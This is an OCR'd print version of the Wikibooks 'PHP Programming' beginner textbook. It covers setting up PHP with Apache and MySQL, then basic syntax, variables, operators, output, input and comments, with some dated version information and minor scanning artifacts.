
PHP Programming/Print version



Contents

Introduction

PHP is a scripting language designed to fill the gap between SSI (Server Side Includes) and Perl, intended for the Web environment. Its principal application is the implementation of Web pages having dynamic content. PHP has gained quite a following in recent times, and it is one of the frontrunners in the Open Source software movement. Its popularity derives from its C-like syntax, and its simplicity. The newest version of PHP is 5.6 and it is heavily recommended to always use the newest version for better security, performance and of course features.

If you've been to a website that prompts you to login, you've probably encountered a server-side scripting language. Due to its market saturation, this means you've probably come across PHP. PHP was designed by Rasmus Lerdorf to display his resume online and to collect data from his visitors.

Basically, PHP allows a static webpage to become dynamic. "PHP" is an acronym that stands for "**P**HP: **H**ypertext **P**reprocessor". The word "Preprocessor" means that PHP makes changes before the HTML page is created. This enables developers to create powerful applications that can publish a blog, remotely control hardware, or run a powerful website such as Wikipedia or Wikibooks. Of course, to accomplish something such as this, you need a database application such as MySQL.

Before you embark on the wonderful journey of Server Side Processing, it is recommended that you have a basic understanding of the HyperText Markup Language (HTML). But PHP can also be used to build GUI-driven applications for example by using PHP-GTK.

Setup and Installation

Since PHP is a server-side technology, you should naturally expect to invest some time in setting up a server environment for production, development or learning. To be frank, PHP is quite easy to set up compared to other monsters like J2EE. Nevertheless, the procedures are complicated by the various combinations of different versions of web server, PHP and database (most often MySQL). Below I will introduce the steps needed to set up a working PHP environment with MySQL database.

Linux

If your desktop runs on Linux, chances are that Apache, PHP, and MySQL are already installed for you. This wildly popular configuration is commonly referred to as LAMP, i.e. **L**inux **A**pache **M**ySQL **P**HP, or **P**, the latter 'P', can also refer to **P**erl another major player in the opensource web service arena. If some components are not installed, you will likely have to manually install the following packages:

- Apache or Lighttpd
- PHP
- MySQL or Postgres
- The PHP integration plugin for the database.

Debian or its derivatives

On Debian or its derivatives, Ubuntu included[1], you can use the corresponding commands:

```
apt-get install php5

## Server
#### If you wish to use Apache
apt-get install apache2 libapache2-mod-php5
a2enmod php5
service apache2 restart
## -or-
#### If you wish to use Lighttpd
apt-get install lighttpd php5-cgi
lighttpd-enable-mod fastcgi fastcgi-php
service lighttpd restart

## Database
#### If you wish to use Postgres
apt-get install postgres-server    postgres-client    php5-pg
## -or-
#### If you wish to use Mysql
apt-get install mysql-server       mysql-client       php5-mysql
```

^ If you chose to use Ubuntu with Apache and MySQL you might wish to utilize the Ubuntu community site for such a configuration ubuntu lamp wiki (https://help.ubuntu.com/community/ApacheMySQLPHP).

Gentoo

For Gentoo Linux users, the gentoo-wiki has this HowTo available: Apache2 with PHP and MySQL (http://gentoo-wiki.com /HOWTO_Apache2_with_PHP_MySQL).

In general, you'll want to do the following under Gentoo:

```
emerge apache
emerge mysql
emerge mod_php
```

RPM-based

The exact procedures depend on your Linux distribution. On a Fedora system, the commands are typically as follows:

```
yum install httpd
yum install php
yum install mysql
yum install php-mysql
```

It's impossible to cover all the variants here, so consult your Linux distribution's manual for more details, or grab a friend to do it for you.

One sure-fire way of getting PHP up and running on your *nix system is to compile it from source. This isn't as hard as it may sound and there are good instructions available in the PHP manual (http://au.php.net/manual/en/install.unix.php).

Windows

PHP on Windows is also a very popular option. On a Windows platform, you have the option to use either the open source Apache (http://httpd.apache.org/) web server, or the native Internet Information Services (IIS) server from Microsoft, which can be installed from your Windows CD. When you have one of these servers installed, you can download and install the appropriate PHP Windows binaries distributions from PHP download page (http://www.php.net/downloads.php). The installer version requires less user-interaction.

For increased performance you will want to use FastCGI. There is a wikibook that will assist you on Setting up IIS with FastCGI.

Databases

On Microsoft Windows you must always install your own database. Two popular choices are the open source Postgres, and MySQL. Postgres is more liberally licensed, and is free to use for commercial purposes.

PostgreSQL

Official Zend documentation: http://us.php.net/pgsql

Postgres is simple and easy to install, browse to http://www.postgresql.org/ftp/binary/v8.3.0/win32/ and download the exe and double-click.

MySQL

Official MySQL documentation: http://us.php.net/mysql

You might wish to install the MySQL database. You can download the Windows version of MySQL (http://dev.mysql.com/downloads/), and follow the installation instructions. If you have PHP 4, you do not need to install the equivalence of php-mysql on Linux, as MySQL support is built-in in Windows distributions of PHP. In PHP 5 you will need to uncomment the following line in your php.ini file (that is, remove the ';' at the beginning of the line):

```
;extension=php_mysql.dll
```

Bundled Package

If you find all the above too much a hassle, you have another option. Driven by the eternal desire to do things the safe/easy way, several conveniently packaged AMP bundles of Apache/MySQL/PHP can be found on the net. One of them is PHPTriad (http://sourceforge.net/projects/phptriad/). Or, you can try Uniform Server (http://www.uniformserver.com). It is a small WAMP Package. (The acronym *WAMP* refers to a server stack where Microsoft Windows is the operating system, Apache is the Web server, MySQL handles the database components, and PHP, Python, or PERL represents the dynamic scripting languages). [1] Uniformserver is packaged as a self-extracting zip archive, and is easy to use. After trying it out you can simply delete the directory and everything is clean. XAMPP for Windows (http://www.apachefriends.org/en/xampp-windows.html) is another WAMP server that is easy to use. In addition, is has an installation option that allows you to install it on a computer if you have administration rights. XAMPP has options to run PERL and JAVA (on a tomcat server). A number of other portable Windows AMP package choices are summarized at List of portable Web Servers (http://www.portablefreeware.com/?sc=125).

Also, a package installer called **WAMPserver** is available. It simply installs Apache, PHP and MySQL on windows with ease.[2]

Easy Windows Setup Instructions

1) PHP authoring environment

- Any text editor will do, but I recommend one with syntax coloring especially for someone new to coding or PHP. Notepad++ is my favorite so far with its ease of use, customizability and the ability to collapse tags. All editor help will be in reference to Notepad++
- Install Notepad++. Download the binary file from here: http://notepad-plus.sourceforge.net/uk/site.htm

2) PHP running environment

- Now that you have the ability to create and save PHP files you need an environment that can process them and generate the output that your browser displays. There are two ways to accomplish this.

1. Get a web host that supports PHP and upload your files every time you make a change.
2. Use your own computer as a personal server with PHP support, and only upload final versions to a web host.

- Accomplishing 2. above is actually easier than you think (assuming you are running Windows).

1. Download The uniform server. Here is the link to the latest version: http://sourceforge.net/projects/miniserver/files/
2. Run the self-extracter UniServerX_Y_Z.exe. Copy the directory to your "C:" drive so the full path is "C:\UniServer".
3. In the directory where you had it extract hit the "Start.exe" file to get the server running
4. Place any files and subfolders you want the server to read and process in the "www" folder.

5. Your web browser should open to "http://localhost/index.php"

- Now you have the resources to effectively edit PHP documents and process them on your own computer.
- Here is how to create a test page

1. Inside "C:\UniServer\www\", create a webpage called "test.php"
2. Edit "test.php" with Notepad++, and copy the following

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
<title>Test Page</title>
<meta name="Description" content="Test Page" />
<meta name="Keywords" content="Test,Page" />
</head>
<body>
<?php
  $string = 'Hello world! <br/>';
  echo $string;

  print $string;

  printf('%s', $string);
?>
</body>
</html>
```

1. Save the webpage as "C:\UniServer\www\test.php"
2. Open "http://localhost/test.php" in your web browser to view the page. You should see:

Hello world!
Hello world!
Hello world!

1. (Optional: Follow these instructions for how to make PHP code work with webpages that end in ".html" in addition to ".php": http://www.desilva.biz/php/phpinhtml.html)

Mac OS X

Mac OS X comes with Apache server as standard, and enabling it is as simple as checking the box next to 'Personal Web Sharing' in the 'Sharing' section of System Preferences. Once you have done this you can place files in /Library/WebServer/Documents to access them on your server. Mac OS X does come with PHP but the installation lacks any significant quantity of extensions, so if you want any you're going to have to install PHP yourself. You can do this by following the instructions in Apple's Developer Connection (http://developer.apple.com/internet/opensource/php.html), or you can download an automatic installer such as the ones available at Entropy (http://www.entropy.ch/software/macosx/php/). Once you've done one of those, you'll have a server with PHP running on your Mac.

To install MySQL just download and run the OS X installer package (http://www.serverlogistics.com/mysql.php) or use XAMPP for MacOS X (http://www.apachefriends.org/en/xampp-macosx.html).

If you use unix or learning it, however, compiling might be the way to go for all three, or just the ones you like. The advantage is that you can choose exactly that extensions you want for PHP and Apache. Also you can choose which versions to compile together. To do this make sure you have the Developer Tools installed. They are shipped with OS X.

How Do I Know My Setup is Working?

After you have successfully completed the previous section, it's time to make sure that everything went well. You also get the chance to write your very first PHP scripts! Open your favourite *plain* text editor (*not* Microsoft Word or another word processor), and type the following magical line:

```
<?php phpinfo(); ?>
```

Save it as phpinfo.php in your web server's root document directory. If you are using a web hosting server, upload it to the server to where you would place HTML files. Now, open up your web browser, and go to http://localhost/phpinfo.php, or http://your-web-hosting-server.com/phpinfo.php if you are using a web hosting server, and look at the output.

Now scroll down that page and make sure there is a table with the title "mysql", and the top row should read: "MySQL support: enabled". If your output does not have this, your particular installation of PHP does not have MySQL support enabled. Note that this test doesn't tell you whether MySQL server is running. You should fire up your MySQL client and check before you proceed.

Some dedicated php or script editors even have color coding of different words that can be very useful for finding mistakes. A free implementation of this is the powerful Notepad++, available from Sourceforge (http://sourceforge.net/projects/notepad-plus) and licensed under the GPL.

Notes

1. http://www.webopedia.com/TERM/W/WAMP.html
2. Wamp server (http://www.wampserver.com/en/)

Uses of PHP

Commercial Web Hosting

The best scenario is if you have access to a commercial (perhaps free) web hosting service. Most likely it supports PHP and MySQL "out of the box"; it's pretty standard these days. The downside is, unless you have shell access and are comfortable with text-mode text editors, you will have to FTP your PHP scripts to the server every time you make any changes (that will be very often), this gets very annoying after a while. If your desktop is running on Windows, I suggest you download the text editor editplus (http://www.editplus.com/), which can open a file over FTP and whenever you save, upload automatically to the FTP site. A good open source alternative is jEdit (http://www.jedit.org/), which can open and save automatically over FTP and even SFTP (secure) if one installs the FTP plugin (http://plugins.jedit.org/plugins/?FTP). jEdit is written in Java, so it runs on Mac OS X, OS/2, Unix, VMS and Windows. For you Linux people, you can also use something like CurlFtpFS (http://curlftpfs.sourceforge.net/), which lets you mount an FTP location as if it were any other mountable object, and thus all those nasty file transfers are done transparently, and you can use any editor you want. If you're blessed with a shell account, but are equally lazy, SSHFS (http://fuse.sourceforge.net/sshfs.html) is the one for you (assuming you use SSH to access your account...)

Please remember that anytime you upload an executable script to your web site, you create an opportunity for a malicious user to exploit any vulnerabilities in your code. In fact, one of the major advantages of operating on a commercial web host's server is that your scripts are prevented from affecting many critical parts of the machine. As long as you do not store important information on your web site, any damage a malicious user could cause will be kept to a minimum.

Some web hosting companies offer different features but most have a purchased product that allows you to navigate your server space quite easily. It is called cPanel (http://en.wikipedia.org/wiki/Cpanel) and it is a great way to learn how to either start web designing or become an advanced web designer/programmer. Plesk (http://en.wikipedia.org/wiki/Plesk) is similar in nature.

Desktop application

PHP can be used to create desktop applications by using extensions like PHP GTK (http://gtk.php.net/) , ZZEE PHP GUI (http://www.zzee.com /php-gui/). But it is rarely used since it provides low performance comparing to other desktop applications developed in native languages like c++ and it might get complex.

Start a PHP Beginner Tutorial

At first, please go through the following PHP beginner tutorial (http://www.afterhoursprogramming.com/tutorial/PHP/Overview/)…

Beginning with "Hello World!"

This page makes use of Color Code Boxes. Use the discussion page (https://en.wikibooks.org /w/index.php?title=Talk:PHP_Programming&action=edit&section=19) to leave any feedback regarding this new feature.

Return to The Basics.

The Code

Simple Hello World

"Hello World." is the first program most beginning programmers will learn to write in any given language. Here is an example of how to print "Hello World!" in PHP.

Code:

```
<?php
  echo "Hello World!";
  echo "PHP is so easy!";
?>
```

Output:

```
Hello World!
```

```
PHP is so easy!
```

This is as basic as PHP gets. Three simple lines, the first line identifies that everything beyond the *<?php* tag, until the *?>* tag, is PHP code. The second line causes the greeting to be printed (or *echoed*) to the web page. This next example is slightly more complex and uses variables.

Hello World With Variables

This example stores the string "Hello World!" in a variable called *$string*. The following lines show various ways to display the variable *$string* to the screen.

PHP Code:

```php
<?php
  // Declare the variable 'string' and assign it a value.
  // The <br> is the HTML equivalent to a new line.
  $string = 'Hello World!<br>';

  // You can echo the variable, similar to the way you would echo a string.
  echo $string;

  // You could also use print.
  print $string;

  // Or, if you are familiar with C, printf can be used too.
  printf('%s', $string);
?>
```

PHP Output:

```
Hello World!<br>Hello World!<br>Hello World!<br>
```

HTML Render:

```
Hello World!
Hello World!
Hello World!
```

The previous example contained two outputs. PHP can output HTML that your browser will format and display. The *PHP Output* box is the exact PHP output. The *HTML Render* box is approximately how your browser would display that output. Don't let this confuse you, this is just to let you know that PHP can output HTML. We will cover this much more in depth later.

New Concepts

Variables

Variables are the basis of any programming language: they are "containers" (spaces in memory) that hold data. The data can be changed, thus it is "variable".

If you've had any experience with other programming languages, you know that in some of the languages, you must define the type of data that the variable will hold. Those languages are called *statically-typed*, because the types of variables must be known before you store something in them. Programming languages such as C++ and Java are statically-typed. PHP, on the other hand, is *dynamically-typed*, because the type of the variable is linked to the value of the variable. You could define a variable for a string, store a string, and then replace the string with a number. To do the same thing in C++, you would have to cast, or change the type of, the variable, and store it in a different "container".

All variables in PHP follow the format of a dollar sign ($) followed by an identifier i.e. $variable_name. These identifiers are case-sensitive, meaning that capitalization matters, so $wiki is different from $Wiki.

Real world analogy

To compare a variable to real world objects, imagine your computer's memory as a storage shed. A variable would be a box in that storage shed and the contents of the box (such as a cup) would be the data in that variable.

If the box was labeled *kitchen stuff* and the box's contents were a cup, the PHP code would be:

```php
$kitchen_stuff = 'cup';
```

If I then went into the storage shed, opened the box labeled *kitchen stuff*, and then replaced the cup with a fork, the new code would be:

```
$kitchen_stuff = 'fork';
```

Notice the addition of the **=** in the middle and the **;** at the end of the code block. The **=** is the assignment operator, or in our analogy, instructions that came with the box that states "put the cup in the box". The **;** indicates to stop evaluating the block of code, or in our analogy, finish up with what you are doing and move on to something else.

Also notice the cup was wrapped in single quotes instead of double. Using double quotes would tell the PHP parser that there may be more than just a cup going into the box and to look for additional instructions.

```
$bathroom_stuff = 'toothbrush';
$kitchen_stuff = "cup $bathroom_stuff";

//$kitchen_stuff contents is now '''cup toothbrush'''
```

Single quotes tell the PHP parser that it's only a cup and not to look for anything more. In this example the bathroom box that should've had its contents added to the kitchen box has its name added instead.

```
$bathroom_stuff = 'toothbrush';
$kitchen_stuff = 'cup $bathroom_stuff';

//$kitchen_stuff contents is now '''cup $bathroom_stuff'''
```

So again, try to visualize and associate the analogy to grasp the concept of variables with the comparison below. Note that this is a real world object comparison and **NOT PHP** code.

```
Computer memory (RAM) = storage shed
Variable = a box to hold stuff
Variable name = a label on the box such as kitchen stuff
Variable data = the contents of the box such as a cup
```

Notice that you wouldn't name the variable `box`, as the relationship between the variable and the box is represented by the code>$ and how the data is stored in memory. For example, a constant and array can be considered a type of variable when using the box analogy as they all are containers to hold some sort of contents, however, the difference is on how they are defined to handle the contents in the box.

`Variable`: a box that can be opened while in the storage shed to exchange the contents in the box.

`Constant`: a box that cannot be opened to exchange its contents. Its contents can only be viewed and not exchanged while inside the storage shed.

`Array`: a box that contains one or more additional boxes in the main box. To complicate matters for beginners, each additional box may contain a box as well. In the kitchen stuff box we have two boxes, the clean cup box

```
$kitchen_stuff["clean_cup"] = 'the clean cup';
```

and the dirty cup box

```
$kitchen_stuff["dirty_cup"] = 'the dirty cup';
```

More on variables (http://www.php.net/manual/en/language.variables.php), from the PHP manual

The print and echo statements

Print is the key to output. It sends whatever is in the quotes (or parentheses) that follow it to the output device (browser window). A similar function is **echo**, but print allows the user to check whether or not the print succeeded.

When used with quotation marks, as in:

```
print "Hello, World!";
```

The quoted text is treated as if it were a string, and thus can be used in conjunction with the concatenation (joining two strings together) operator as well as any function that returns a string value.

The following two examples have the same output.

```
print "Hello, World!";
```

AND

```
print "Hello" . ", " . "World!";
```

The dot symbol concatenates two strings. In other programming languages, concatenating a string is done with the plus symbol and the dot symbol is generally used to call functions from classes.

Also, it might be useful to note that under most conditions **echo** can be used interchangably with **print**. **print** returns a value, so it can be used to test, if the print succeeded, while **echo** assumes everything worked. Under most conditions there is nothing we can do, if **echo** fails.

The following examples have the same output again.

```
echo "Hello, World!";
```

AND

```
echo "Hello" . ", " . "World!";
```

We will use **echo** in most sections of this book, since it is the more commonly used statement.

It should be noted that while **echo** and **print** can be called in the same way as functions, they are, in fact, language constructs, and can be called without the brackets. Normal functions (almost all others) must be called with brackets following the function identifier.

External Links

- PHP Manual: Echo (http://www.php.net/manual/en/function.echo.php)
- PHP Manual: Print (http://www.php.net/manual/en/function.print.php)
- PHP Manual: Variables (http://www.php.net/manual/en/language.variables.php)

Nuts and Bolts

This page makes use of Color Code Boxes. To leave your feedback regarding this new feature, please click here (http://en.wikibooks.org/w/index.php?title=Talk:Programming:PHP&action=edit&section=19).

The Examples

Example 1 - Basic arithmetic operators

This example makes use of the five basic **operators** used in mathematical expressions. These are the foundation of all mathematical and string operations performed in PHP.

+	-	*	/	=
add	subtract	multiply	divide	assign

The five mathematical operators all function identically to those found in C++ and Java

Examine this example. Each mathematical expression to the right of the *assign* operator is evaluated, using the normal order of operations. When the expression has been evaluated, the resultant value is assigned to the variable named to the left of the *assign* operator.

PHP Code:

```
<?php
  $x = 25;
  $y = 10;
  $z = $x + $y;
  echo $z;

  echo "<br />";
  $z = $x/$y;
  echo $z;

  echo "<br />";
  $z = $y*$y*$x;
  echo $z - 1250;
```

```
  echo "<br />";
?>
```

PHP Output:

```
35<br />2.5<br />1250<br />
```

HTML Render:

```
35
2.5
1250
```

Note: If you are not familiar with (X)HTML, you may not know the purpose of this part of the above code:

```
echo "<br />";
```

Its purpose is to insert an HTML "line break" between the results, causing the browser to display each result on a new line when rendering the page. In the absence of this line, the above code would instead print:

```
352.51250
```

This is of course not the desired result.

There are two code options that perform the opposite of the assign (=) operator. The keyword `null` should be used for variable nullification, which is actually used *with* the assign operator (=) in place of a value. If you want to destroy a variable, the `unset()` language construct is available.

Examples:

```
$variable = null;
```

OR

```
unset($variable);
```

Example 2 - String concatenation

This example demonstrates the *concatenation* operator (.), which joins together two strings, producing one string consisting of both parts. It is analogous to the plus (+) operator commonly found in C++ string class (*see STL*), Java, JavaScript, Python implementations.

The statement

```
$string = $string . " " . "All the cool kids are doing it.";
```

prepends the current value of `$string` (that is "PHP is wonderful and great.") to the literal string " All the cool kids are doing it." and assigns this new string to `$string`.

Code:

```
<?php
  $string = "PHP is wonderful and great.";
  $string = $string . " " . "All the cool kids are doing it.";
```

```
  echo $string;
?>
```

Output:

```
PHP is wonderful and great. All the cool kids are doing it.
```

As we all know, or for those new to programming will soon find it, programmers are always searching for "tighter code". Simply put, we pride ourselves in doing the most work with the fewest keystrokes. With that in mind, here's a trick that can save those precious keystrokes: concatenate and assign at the same time. It's easy. Let's take the same example as above.

Code:

```
<?php
  $string = "PHP is wonderful and great.";
  $string .= " " . "All the cool kids are doing it.";
  echo $string;
?>
```

Output:

```
PHP is wonderful and great. All the cool kids are doing it.
```

You just saved 8 keystrokes with the exact same output. Big deal? Imagine having to do that with 100 lines of template code like I did recently. Yes, it's a big deal. By the way, if you change the implementation without changing the output, that's known as refactoring. Get comfy with that term. You'll be using it a lot. See more examples of compound assignments below.

Example 3 - Shortcut operators

This snippet demonstrates self-referential shortcut operators. The first such operator is the `++` operator, which increments `$x` (using the postfix form) by `1` giving it the value `2`. After incrementing `$x`, `$y` is defined and assigned the value `5`.

The second shortcut operator is `*=`, which takes `$y` and assigns it the value `$y*$x`, or `10`.

After initializing `$z` to `180`, the subsequent line performs two shortcut operations. Going by order of operations (see manual page below), `$y` is decremented (using the prefix form) and divided into `$z`. `$z` is assigned to the resulting value, `20`.

Code:

```
<?php
  $x = 1;
  $x++;
  echo $x . " ";
  $y = 5;
  $y *= $x;
  echo $y . " ";
  $z = 180;
  $z /= --$y;
  echo $z;
?>
```

Output:

```
2 10 20
```

Note: The expanded version of the above code (without the shortcut operators) looks like this:

```
<?php
  $x = 1;
  $x = $x + 1;
  echo $x . " ";
  $y = 5;
  $y = $y*$x;
  echo $y . " ";
  $z = 180;
```

```
  $y = $y - 1;
  $z = $z/$y;
  echo $z;
?>
```

The output is the same as seen in the above example.

New Concepts

Operators

An operator is any symbol used in an expression used to manipulate data. The seven basic PHP operators are:

- = (assignment)
- + (addition)
- - (subtraction)
- * (multiplication)
- / (division)
- % (modulus)
- . (concatenation)

In addition, each of the above operators can be combined with an assignment operation, creating the operators below:

- += (addition assignment)
- -= (subtraction assignment)
- *= (multiplication assignment)
- /= (division assignment)
- %= (modulus assignment)
- .= (concatenation assignment)

These operators are used when a variable is added, subtracted, multiplied or divided by a second value and subsequently assigned to itself.

In other words, the statements

```
$var = $var + 5;
```

AND

```
$var += 5;
```

are equivalent.

There are also increment and decrement operators in PHP.

- ++ (increment)
- -- (decrement)

These are a special case of the addition and subtraction assignment operators.

This code uses the addition assignment operator to increment and decrement a variable.

Code:

```
$var = 0;

$var += 1;
echo "The incremented value is $var.\n";

$var -= 1;
echo "The decremented value is $var.\n";
```

Output:

```
The incremented value is 1.
The decremented value is 0.
```

While this is perfectly legal in PHP, it is somewhat lengthy for an operation as common as this. It can easily be replaced by the increment operator, shortening the statement.

This code snippet uses the increment and decrement operators to increase and decrease a variable's value by one.

Code:

```
$var = 3;

$var++;
echo "The incremented value is $var.\n";

$var--;
echo "The decremented value is $var.\n";
```

Output:

```
The incremented value is 4.
The decremented value is 3.
```

Using the increment operator makes your code slightly easier to read and understand.

For a more in-depth overview of PHP's operators, including an explanation of bitwise operators, refer to the manual link below.

Precedence

Precedence determines the priority given to certain operators to be performed earlier in a statement. If an operator has higher precedence, it doesn't mean that it is of greater importance; the opposite can often be true.

Associativity

When multiple operators occur that have the same precedence (whether multiple instances of the same operator or just different operators with the same precedence), it becomes important to consider the associativity: whether right (to left), left (to right), or non-associative.

Examples where associativity is irrelevant

In certain cases (as in the example below), especially where the same operator is present, the associativity may make no difference to the result.

The following...

```
$a = 5*2*3*4; // Equals 120
```

...with its left associativity is equivalent to:

```
$a = (((5*2)*3)*4); // Equals 120
```

However, in this case, right associativity would have produced the same result:

```
$a = (5*(2*(3*4))); // Would also equal 120
```

Examples where associativity is relevant in PHP (but not mathematically)

In mathematics, it may be considered irrelevant in which direction a calculation is performed for operators with the same precedence.

For example, the following...

```
$a = 5 + 3 - 2 + 8; // Equals 14
```

...is equivalent to this (left associative) statement:

```
$a = (((5 + 3) - 2) + 8); // Equals 14
```

And, if this were considered according to human conventions in mathematical calculations, the following equivalent right associative expression would produce the same result:

```
$a = (5 + (3 + (-2 + 8))); // Would also equal 14
```

However, since we are dealing with a linear computer language that doesn't know to convert the "2" into a negative number and group it with the "8" before adding it to the "3" (and then the "5"), if PHP were to perform the following expression in a strict right associative manner, the following

(mistaken) outcome would occur:

```
$a = (5 + (3 - (2 + 8))); // Would equal -2
```

Thus, the associativity is relevant and should be memorized (though it is generally good practice to make one's groupings explicit anyhow—both to avoid mistakes and to improve readability for others looking at the code).

Similar problems occur with multiplication and division. Although with human convention, all adjacent multiplication and division groups would have the multiplication performed at the numerator level and the division at the denominator level, the PHP interpreter does not know to do this, so it is bound to set the left(-to-right) convention when explicit groupings (via parentheses—that have highest precedence) have not been made:

```
$a = 5*4/2*3; // Equals 30
```

This is equivalent to the left associative:

```
$a = (((5*4)/2)*3); // Also equals 30
```

However, as with the addition/subtraction example above, performing this by right associativity (in a strictly reverse linear fashion) does not produce the same (intended) result:

```
$a = (5*(4/(2*3))); // Equals 3.33333
```

Newline and Other Special Characters

Both of the below examples make use of the **newline** character (`\n`, `\r\n` or \r, basing on the OS) to signify the end of the current line and the beginning of a new one.

The newline is used as follows:

Code:

```
echo "PHP is cool,\nawesome,\nand great.";
```

Output:

```
PHP is cool,
awesome,
and great.
```

Notice: the line break occurs in the output wherever the`\n` occurs in the string in the echo statement. However, a`\n` does not produce a newline when the HTML document is displayed in a web browser. This is because the PHP engine does not render the script. Instead, the PHP engine outputs HTML code, which is subsequently rendered by the web browser. The linebreak **\n** in the PHP script becomes HTML whitespace, which is skipped when the web browser renders it (much like the whitespace in a PHP script is skipped when the PHP engine generates HTML). This does not mean that the`\n` operator is useless; it can be used to add whitespace to your HTML, so if someone views the HTML generated by your PHP script they'll have an easier time reading it.

In order to insert a line-break that will be rendered by a web browser, you must instead use the
 tag to break a line.

Notice: The newline is `\n` for Linux/Unix-based systems, `\r\n` for Windows and `\r` for Mac's (until 1996, where MkLinux that bases on Linux came to the market).

Therefore the statement above would be altered like so:

```
echo 'PHP is cool,&lt;br /&gt;awesome&lt;br /&gt;and great.';
```

The function`nl2br()` is available to automatically convert newlines in a string to `<br />` tags.

The string must be passed through the function, and then reassigned:

PHP Code:

```
$string = "This\ntext\nbreaks\nlines.";
```

```
$string = nl2br($string);
print $string;
```

PHP Output:

```
This<br />
text<br />
breaks<br />
lines.
```

HTML Render:

```
This
text
breaks
lines.
```

Additionally, the PHP output (HTML source code) generated by the above example includes linebreaks.

Other special characters include the ASCII`NUL` (`\0`) - used for padding binary files, **tab** (`\t`) - used to display a standard tab, and`return` (`\r`) - signifying a carriage return. Again, these characters do not change the rendering of your HTML since they add whitespace to the HTML source. In order to have tabs and carriage returns rendered in the final web page, &tab; should be used for tabs and
 should be used for a carriage return.

Input to PHP

PHP has a set of functions that retrieve input. If you are using standard input (such as that from a command-line), it is retrieved using the basic input functions:

Reading from standard input:

```
$mystring = fgets($stdin);
```

OR:

```
$stdin = fopen('php://stdin', 'r'); // opens standard input
$line = fgets($stdin); // reads until user presses ENTER
```

Web servers

On Web servers, information sent to a PHP app may either be a GET operation or a POST operation.

For a GET operation, the parameters are sent through the address bar. Parameters within the bar may be retrieved by using accessing `$_GET['parameter']`. On a POST operation, submitted input is accessed by `$_POST['parameter']`.

A more generic array, `$_REQUEST['parameter']` contains the contents of `$_GET`, `$_POST`, and `$_COOKIE`.

For More Information

- PHP Manual: Operators (http://www.php.net/manual/en/language.operators.php)
- PHP Manual: Expressions (http://www.php.net/manual/en/language.expressions.php)
- PHP Manual: Strings (http://www.php.net/manual/en/language.types.string.php)

Commenting and Style

As you write more complex scripts, you'll see that you **must** make it clear to yourself and to others exactly what you're doing and why you're doing it. Comments and "good" naming can help you make clear and understandable scripts because:

- When writing a script takes longer than a week, by the time you're done, you won't remember what you did when you started, and you will most likely need to know.
- Any script that is commonly used *will* need rewriting sooner or later. Rewriting is much easier (and in many cases, made possible) when you

write down what you did.
- If you want to show someone your scripts, they should be nice and neat.

Comments

Comments are pieces of code that the PHP parser skips. When the parser spots a comment, it simply keeps going until the end of the comment without doing anything. PHP offers both one line and multi-line comments.

One-Line Comments

One-line comments are comments that start where ever you start them and end at the end of the line. With PHP, you can use both // and # for your one-line comments (# is not commonly used). Those are used mainly to tell the reader what you're doing the next few lines. For example:

```
//Print the variable $message
echo $message;
```

It's important to understand that a one-line comment doesn't have to 'black out' the whole line, it starts where ever you start it. So it can also be used to tell the reader what a certain variable does:

```
$message = ""; //This sets the variable $message to an empty string
```

The *$message = "";* is executed, but the rest of the line is not.

One-line Comment Issues

- One-line comments end by either:

1. a newline (an actual newline, not the \n newline mark) OR:
2. a closing PHP tag of the ?> variety

- If a one-line comment is closed by a closing PHP tag will not be commented. The following will thus print out "2":

```
// echo "1"; ?> echo "2";
```

Multi-Line Comments

This kind of comment can go over as many lines as you'd like, and can be used to state what a function or a class does, or just to contain comments too big for one line. To mark the beginning of a multiline comment, use /* and to end it, use */ . For example:

```
 /* This is a
 multiline comment
 And it will close
 When I tell it to.
 */
```

You can also use this style of comment to skip over part of a line. For example:

```
 $message = ""/*this would not be executed*/;
```

Although it is recommended that one does not use this coding style, as it can be confusing in some editors.

Multi-line Comment Issues

- An unfinished multi-line comment will result in an error, unless it is starting (not closing) within an already existing multi-line comment block (i.e., it is non-greedy but only operates first on a complete open and close set)
  - The following will result in an error:

    ```
    /* test */ */
    ```

  - The following will not result in an error:

    ```
    /* test /* */
    ```

- Thus, these multi-line comments cannot be nested (the first block up to "ending first comments" will be commented out, but the following */ will not have any opening /*for it). The following will therefore cause an error:

```
/*
Starting first comments
/*
Starting Nested comments
Ending nested comments
*/
```

```
Ending first comments
*/
```

- One can quickly toggle multiple blocks at a time by combining the styles (though this may not work show as such correctly in a text editor)

Original text with nothing commented out (thus printing "block one block two":

```
<?php
//*
print "block ";
print "one ";
// */
print "block ";
print "two";
?>
```

After taking out a / on the first line, the first block is commented out, printing only "block two":

```
<?php
/*
print "block ";
print "one ";
// */
print "block ";
print "two";
?>
```

Since the single line // overrides the multi-line /* .. */ two blocks of code can be switched at the same time back and forth into or out of comment mode.

Original text (printing out only "block one")

```
<?php
//*
print "block";
print "one";
/*/
print "block";
print "two";
// */
?>
```

After taking out a / on the first line, the first block is commented out and the second block is uncommented, printing out only "block two":

```
<?php
/*
print "block";
print "one";
/*/
print "block";
print "two";
// */
?>
```

